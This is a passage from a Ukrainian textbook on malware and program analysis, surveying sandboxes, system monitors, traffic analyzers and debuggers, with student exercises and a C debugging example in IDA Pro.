−отримувати деяку додаткову інформацію за рахунок виконання в “пісочниці” допоміжних програм (наприклад, *Process Monitor*) разом з аналізованою програмою.

Цей інструмент не може:

−аналізувати шкідливий код, що виконуються в *kernel mode* (що вимагають установки драйвера), проте може виявити механізм установки драйвера (до його фактичного впровадження в систему);

−аналізувати шкідливий код, який відстежує виконання в *Sandboxie* (плагін *Buster Sandbox Analyzer* включає в себе ряд механізмів, що перешкоджають такому відстеженню).

Таким чином, в результаті аналізу формується файл *sandbox.reg*, в якому вказані рядки, внесені шкідливим кодом в ході виконання. Після виконання аналізу треба вибрати в меню *Options* пункт *Cancel analysis*, щоб повернути все в початковий стан. Треба врахувати, що після цієї операції всі журнали аналізу будуть видалені, але вміст "пісочниці" залишиться на місці. Втім, при наступному запуску програма сама запропонує все видалити.




Рис. 3.32. Вікно налаштувань *Sandboxie*

Таким чином, сучасні середовища безпечного виконання програм є важливим компонентом систем виявлення шкідливого ПЗ, оскільки дозволяють виявляти загрози, які не можуть бути ідентифіковані виключно статичними або сигнатурними методами. Особливу цінність вони мають при аналізі нових або модифікованих зразків, поведінка яких ще не відображена у сигнатурних базах.

3.3.3.3. Монітори використання ресурсів

Монітори використання ресурсів дозволяють відслідковувати поведінку програм через їх звертання до системних ресурсів. Одним з таких типових інструментів, наприклад, є *Process Monitor*.

Process Monitor – інструмент для роботи з реєстром, файлової системою, процесами і потоками операційної системи *Windows*.

Process Monitor підтримує розширену фільтрацію, одночасний запис інформації в файл. За допомогою інструменту можна відстежувати запуск і завершення поточних процесів і потоків. Застосунок підтримує відстеження завантаження образів бібліотек *DLL*, драйверів різних пристроїв. Утиліта збирає дані про параметри виконуваних операцій введення і виведення. Збір стеків потоків дозволяє визначити першопричину виконання певної операції. В *Process Monitor* вбудовані підказки до процесів для спрощення перегляду інформації про властивості певного процесу.

У вікні *Process Monitor* можна побачити всі зміни системи в режимі реального часу. Можна перетягувати колонки, змінити їх порядок та налаштувати відображення стовпців утиліти. Для цього в меню "*Options*" виберіть команду "*Select Columns*" або натисніть правою кнопкою миші на будь-якому місці заголовка стовпців і в контекстному меню виберіть команду "*Select Columns*".




Рис. 3.33. Вікно вибору фільтрів *Process Monitor*

За замовчуванням, утиліта *Process Monitor* стежить за системними файлами, реєстром, процесами, мережевою активністю, а також за подіями профілювання. Наприклад, якщо потрібно простежити тільки за системним реєстром, залиште активною тільки кнопку "*Show Registry Activity*".

3.3.3.4. Аналізатори мережевого трафіку

Аналіз мережевого трафіку є важливою складовою дослідження поведінки програмного забезпечення, зокрема при виявленні шкідливого коду. Багато сучасних загроз активно взаємодіють із зовнішніми серверами (*Command and Control*, *C*2), передають дані або отримують команди, тому моніторинг мережевої активності дозволяє виявити приховані механізми функціонування таких програм.

Аналізатори трафіку забезпечують перехоплення, декодування та інтерпретацію мережевих пакетів, що передаються між вузлами. Вони можуть використовуватись як для пасивного спостереження (*sniffing*), так і для активного втручання у трафік (*man-in-the-middle*).

Сучасні інструменти аналізу мережевого трафіку можна умовно поділити на три категорії:

- аналізатори пакетів (*packet sniffers*);
- проксі-інструменти для перехоплення та модифікації трафіку;
- комплексні платформи для тестування безпеки веб-застосунків.

Одним із найпоширеніших аналізаторів пакетів є *Wireshark*. Це потужний інструмент для глибокого аналізу мережевих протоколів, який дозволяє:

- захоплювати мережевий трафік у реальному часі;
- декодувати сотні протоколів різних рівнів;
- здійснювати фільтрацію та пошук за складними умовами;
- аналізувати підозрілі мережеві сесії.

Wireshark ефективний у сценаріях, де необхідно отримати повну картину мережевої взаємодії, однак він не призначений для активної модифікації трафіку.

Розглянемо можливості програмних аналізаторів трафіку на прикладі популярної програми *Wireshark.*

Wireshark – програма для аналізу мережевих пакетів *Ethernet* і інших мереж з вільним вихідним кодом.

Wireshark має графічний інтерфейс користувача і багато можливостей із сортування і фільтрації інформації. Програма дозволяє користувачеві переглядати весь трафік, що проходить по мережі, в режимі реального часу, переводячи мережну карту в *promiscuous mode* (режим, коли мережна карта приймає всі пакети в мережі).

Wireshark розпізнає структуру найрізноманітніших мережевих протоколів, і тому дозволяє розібрати мережевий пакет, відображаючи значення кожного поля протоколу будь-якого рівня. Оскільки для захоплення пакетів використовується бібліотека *pcap*, існує можливість захоплення даних тільки з тих мереж, які підтримуються цією бібліотекою. Проте, *Wireshark* вміє працювати з безліччю форматів даних, і відповідно, можна відкривати файли даних, перехоплених іншими програмами.

Програма розповсюджується під вільною ліцензією *GNU GPL* і використовує для формування графічного інтерфейсу кросплатформову бібліотеку *GTK+*. Існують версії для більшості типів *UNIX*, зокрема *GNU/Linux*, *Solaris, FreeBSD, NetBSD, OpenBSD, Mac OS X*, а також для *Microsoft Windows*.

Можливості *Wireshark*:

– перехоплення пакетів в реальному часі з дротового або будь-якого іншого типу мережевих інтерфейсів, а також читання з файлу;

– підтримуються такі інтерфейси перехоплення: *Ethernet*, *IEEE* 802.11, *PPP*, і локальні віртуальні інтерфейси;

– пакети можна відсівати за багатьма параметрами за допомогою фільтрів;

– всі відомі протоколи підсвічуються в списку різними кольорами, наприклад *TCP, HTTP, FTP, DNS, ICMP* і так далі;

– підтримка перехоплення трафіку *VoIP* дзвінків;

– підтримується розшифровка *HTTPS* трафіку при наявності сертифіката;

– розшифровка *WEP, WPA* трафіку бездротових мереж при наявності ключа і *handshake*;

– відображення статистики навантаження на мережу;

– перегляд вмісту пакетів для всіх мережевих рівнів;

– відображення часу відправлення та отримання пакетів.




Рис. 3.34. Вікно *Wireshark*

Для активного аналізу та втручання у мережеву взаємодію застосовуються проксі-інструменти, зокрема *mitmproxy*. Він функціонує як проміжний вузол між клієнтом і сервером, що дозволяє:

– перехоплювати *HTTP/HTTPS*-запити;

– змінювати вміст запитів і відповідей;

– автоматизувати аналіз за допомогою скриптів (*Python*);

– досліджувати *API* та поведінку клієнт-серверних застосунків.

mitmproxy є особливо корисним для аналізу шкідливого ПЗ, яке використовує веб-протоколи для комунікації.

Більш комплексним рішенням є ***Burp Suite*** – платформа для тестування безпеки веб-застосунків. Вона поєднує функції проксі, сканера та аналізатора і підтримує:

– інтерактивне перехоплення та модифікацію *HTTP*(*S*)-трафіку;

– автоматичне виявлення вразливостей;

– інструменти для фаззингу та тестування *API*;

−розширення функціональності через плагіни.

Порівняння сценаріїв використання:

−*Wireshark* доцільний для глибокого аналізу мережевих пакетів на низькому рівні (*TCP/IP, DNS, TLS*), дослідження аномалій та мережевих інцидентів;

−*mitmproxy* використовується для активного аналізу прикладного рівня (HTTP/HTTPS), модифікації трафіку та автоматизації досліджень;

−*Burp Suite* найбільш ефективний у задачах тестування безпеки веб-застосунків, аналізу API та пошуку вразливостей.

Таким чином, вибір конкретного інструменту залежить від рівня аналізу (мережевий чи прикладний), необхідності активного втручання у трафік та цілей дослідження. У практиці аналізу шкідливого ПЗ ці інструменти часто використовуються у поєднанні, доповнюючи один одного.

3.3.3.5. Інструменти дослідження роботи програм

Основним інструментом дослідження програм в процесі їх виконання є ***відладчик*** (*debugger*). Програмний код, що аналізується, може бути запущено на емуляторі інструкцій, що дозволяє отримати більший контроль зупинки процесу при заданих умовах, але тоді виконання коду відбувається набагато повільніше, ніж якщо це робиться напряму на процесорі.

Більшість сучасних мікропроцесорів мають принаймні одну з цих функцій полегшення відладки у своїй архітектурі:

−апаратна підтримка покрокового виконання програми, наприклад, прапорець пастки;

−набір інструкцій, що відповідає вимогам до віртуалізації від *Popek* та *Goldberg*, що дозволяє простіше побудувати відладчик програмного забезпечення, яке працює на тому ж процесорі, що й програма відладки; такі процесори можуть виконувати внутрішні цикли програми на повній швидкості, але залишаються під контролем відладчика;

−внутрішньо системне програмування дозволяє відладчику виконати програму заново на зовнішніх апаратних засобах задля її тестування (наприклад, для додавання або вилучення точок зупинки на інструкціях);

−апаратне забезпечення точок зупинки при зміні даних, наприклад, виключна ситуація при відсутності сторінки;

−контакти *JTAG* (скорочення від англ. *Joint Test Action Group* – назва робочої групи з розробки стандарту *IEEE* 1149) або новіші інтерфейси відладки *Nexus* та *ETM* (*Embedded Trace Macrocell* від *ARM*).

Приклади сучасних відладчиків:

−*IDA Pro;*

−*GDB;*

−*LLDB;*

−*x64dbg;*

−*WinDbg;*

−*Microsoft Visual Studio Debugger;*

−*Xdebug;*

−*JDB;*

−*radare2 debugger;*

−*Binary Ninja debugger.*

Універсальні та системні відладчики:

−*GDB* – класичний відладчик для Linux/Unix-систем. Підтримує C/C++ та інші мови, дозволяє аналізувати як вихідний код, так і машинні інструкції.

−*LLDB* – сучасна альтернатива GDB у межах LLVM. Має кращу інтеграцію з сучасними IDE та зручніший інтерфейс.

−*WinDbg* – потужний відладчик для Windows, широко використовується для аналізу драйверів, crash dump та низькорівневих проблем.

Відладчики для РІПЗ та malware-аналізу:

−*x64dbg* – один із найпопулярніших відладчиків для аналізу виконуваних файлів у Windows. Має зручний GUI та підтримку плагінів.

−*OllyDbg* – класичний відладчик (особливо для x86), досі використовується в навчанні та базовому аналізі.

−*Immunity Debugger* – розширення OllyDbg із підтримкою Python-скриптів, орієнтоване на безпеку та exploit-розробку.

−*radare2* – потужний консольний фреймворк, що поєднує дизасемблер, відладчик і аналізатор.

– *Cutter* – графічна оболонка для radare2 з інтегрованим відладчиком.

Інтегровані відладчики в середовищах розробки:

– *Microsoft Visual Studio* – має вбудований відладчик із широкими можливостями: breakpoints, memory view, multithreading analysis.

– *JetBrains CLion* – використовує GDB/LLDB, але забезпечує зручний інтерфейс і розширені можливості аналізу.

– *Eclipse IDE* – підтримує відладку через плагіни (наприклад, CDT для C/C++).

Спеціалізовані відладчики:

– *IDA Pro* – професійний інструмент для РІПЗ з інтегрованим відладчиком.

– *Ghidra* – безкоштовна альтернатива IDA, має вбудовану підтримку відладки;

– *Frida* – не класичний відладчик, але потужний інструмент для динамічного аналізу та інструментування (особливо мобільних і закритих застосунків).

Відладчики бувають користувацького та системного рівня. Відладчики користувацького рівня вміють зупиняти тільки поточну програму, а системного рівня – будь-яку програму операційної системи під час дослідження програми.

IDA Pro – багатопроцесорний дизасемблер та відладчик для платформ *Windows, Linux або Mac OS X*, що має велику кількість функцій та можливість їх розширення за рахунок наявності мови скриптів та мови *Python*.

Можливості відладки:

– *Attach to process* – підключення до вже запущеного процесу в режимі його відладки;

– *Run to cursor* – зупинка програми в місці, де стоїть курсор;

– *Breakpont* – встановлення точок зупинки;

– *Watches* – перегляд вмісту пам’яті;

– *Step over* – покрокове виконання поточного коду;

– *Step into* – покрокове виконання із заходом до функцій;

– *Registers* – перегляд вмісту регістрів;

– *Stack* – перегляд вмісту стеку;

– інші можливості.




Рис. 3.35. Вікно відладки *IDA Pro*

3.3.4. Моніторинг роботи програм

Моніторинг системи є важливою частиною процесу PI. В деяких випадках ви можете отримати відповіді на свої запитання, використовуючи засоби моніторингу системи і навіть не дивлячись на код.

Засоби моніторингу системи є загальною категорією інструментів, які спостерігають різні канали введення / виведення, які існують між програмою та операційною системою. Це інструменти, такі як *монітори доступу до файлів*, що відображають кожну операцію з файлом (наприклад, створення файлу, читання або запис в файл і так далі), зроблену кожною програмою в системі. Це робиться підключенням певних низькорівневих компонентів до операційної системи та моніторингу будь-яких відповідних викликів із застосунків.

Сучасні інструменти системного моніторингу можна поділити на засоби:

- моніторингу процесів;
- файлової системи;
- реєстру;
- мережі;
- продуктивності;
- системних подій;
- поведінкового аналізу.

Існує досить багато різних інструментів для системного моніторингу, а також безліч таких інструментів, доступних для *Windows*.

Process Monitor (*ProcMon*) є сучасним універсальним інструментом моніторингу системної активності *Windows*, який об'єднав можливості застарілих утиліт *FileMon* та *RegMon*. Інструмент дозволяє контролювати:

- операції файлової системи;
- доступ до реєстру;
- створення процесів і потоків;
- завантаження *DLL*;
- активність драйверів.

Process Monitor може відображати детальну інформацію про кожну системну операцію, включаючи:

- процес-ініціатор;
- тип операції;
- шлях до файлу або ключа реєстру;
- результат виконання;
- стек викликів (*stack trace*).

TCPView контролює всі активні *TCP*- та *UDP*-з'єднання у системі. Інструмент відображає:

- процес, який відкрив з'єднання;
- локальні та віддалені адреси;
- порти;
- стан TCP-з'єднання.

TCPView не аналізує вміст мережевого трафіку, а лише показує інформацію про активні мережеві підключення.

PortMon є інструментом моніторингу послідовних (COM) і паралельних (LPT) портів. Він дозволяє аналізувати операції вводу/виводу та взаємодію драйверів із портами.

Через зникнення LPT-портів і значне скорочення використання COM-портів *PortMon* сьогодні застосовується переважно:

- в *embedded*-системах;
- *industrial control systems*;

– *legacy hardware analysis*.

WinObj відображає ієрархію об’єктів *Windows Object Manager*:

– *mutex;*

– *events;*

– *symbolic links;*

– *device objects;*

– *sections;*

– *named pipes.*

Інструмент особливо корисний при:

– реверс-інжинірингу;

– аналізі ШПЗ;

– аналізі міжпроцесної взаємодії.

Process Explorer є розширеним аналогом диспетчера задач *Windows*. Інструмент дозволяє:

– переглядати дерево процесів;

– аналізувати завантажені *DLL*;

– досліджувати *handles*;

– контролювати мережеві з’єднання;

– переглядати стеки потоків;

– аналізувати цифрові підписи;

– перевіряти процеси через *VirusTotal integration*.

Process Explorer широко використовується у:

– *malware analysis;*

– *incident response;*

– *reverse engineering;*

– *forensic analysis.*

Sysmon (*System Monitor*) є сучасним компонентом *Sysinternals* для довготривалого моніторингу системних подій. Інструмент реєструє:

– створення процесів;

– мережеві з’єднання;

– завантаження драйверів;

– створення файлів;

−зміни реєстру;

−*process injection*;

−*PowerShell activity*.

Sysmon часто використовується разом із:

−*SIEM*-системами;

−*threat hunting* (проактивний процес пошуку ознак кібератак або прихованих загроз у корпоративній мережі чи системах безпеки);

−цифровою криміналістикою;

−*SOC*-моніторингом.

Задачі для самостійного вирішення щодо аналізу програм

Задача 3.6. Дослідження програми.

Досліджувану програму запустити в безпечному середовищі (*Sandboxie*) та за допомогою *ProcessMonitor* визначити:

−дерево процесів;

−список використаних файлів;

−доступ до реєстру;

−системні виклики;

−доступ до ресурсів;

−мережну активність.

За допомогою *IDA Pro* знайти відповідні точки доступу у бінарному файлі та зробити висновок, чи є вони небезпечними.

Задача 3.7. Аналіз трафіку.

Запустити задану програму та за допомогою сніфера *Wireshark* проаналізувати трафік, що генерує програма. Визначити:

−*IP*-адреси мережного трафіку;

−зміст трафіку.

За допомогою *IDA Pro* знайти відповідні точки у бінарному файлі та зробити висновок, чи є вони небезпечними.

3.3.5. Дослідження програми в процесі виконання

3.3.5.1. Загальна методика

Перед запуском програми для динамічного аналізу є сенс виконати статичний аналіз в залежності від мети дослідження, а також провести моніторинг роботи програми в безпечному середовищі. Інколи потрібно досліджувати програму в режимі відладки саме в безпечному середовищі.

Методика проведення відладки:

1. Визначення характеристик програми.
2. Виявлення запакування та шифрування.
3. Розпакування, розшифрування вручну, або дочекатися, коли це зробить виконуваний код і зробити дамп.
4. Пошук потрібних елементів програми: рядків, змінних, функцій, команд.
5. Використання точок зупинки.
6. Трасування виклику функцій.
7. Патчінг та збереження копій.
8. Опис отриманих результатів та формування звіту.

3.3.5.2. Приклад пошуку помилки за допомогою відладчика

Подивимося, як відладчик може використовуватися для локальної відладки простої консольної *C*-програми під *Windows*.

Маємо програму, що просто обчислює середні значення набору значень (1, 2, 3, 4 і 5). Ці значення зберігаються у двох масивах: один містить 8 бітові значення, а другий містить 32-бітові значення.

Приклад пошуку помилки в програмі:

```
#include <stdio.h>
char char_average(char array[], int count)
{
  int i;
  char average;
  average = 0;
  for (i = 0; i < count; i++)
  {
```

```
  average += array[i];
 }
  average /= count;
  return average;
}

int int_average(int array[], int count)
{
 int i, average;
 average = 0;
 for (i = 0; i < count; i++)
 {
   average += array[i];
 }
 average /= count;
 return average;
}

int main()
{
 char chars[] = { 1, 2, 3, 4, 5 };
 int integers[] = { 1, 2, 3, 4, 5 };
 printf("chars[] - average = %d\n",
 char_average(chars, sizeof(chars)));
 printf("integers[] - average = %d\n",
 int_average(integers, sizeof(integers)));
 return 0;
}
```

Запуск цієї програми дає нам такі результати:

```
chars[] - average = 3
integers[] - average = 1054228
```

Очевидно, що обчислене середнє значення для цілого масиву (1054228) є неправильним. Скористаємося відладчиком *IDA Pro*, щоб зрозуміти походження цієї помилки.




Рис. 3.36. Меню відладки *IDA Pro*




Рис. 3.37. Додавання точки зупинки в IDA Pro

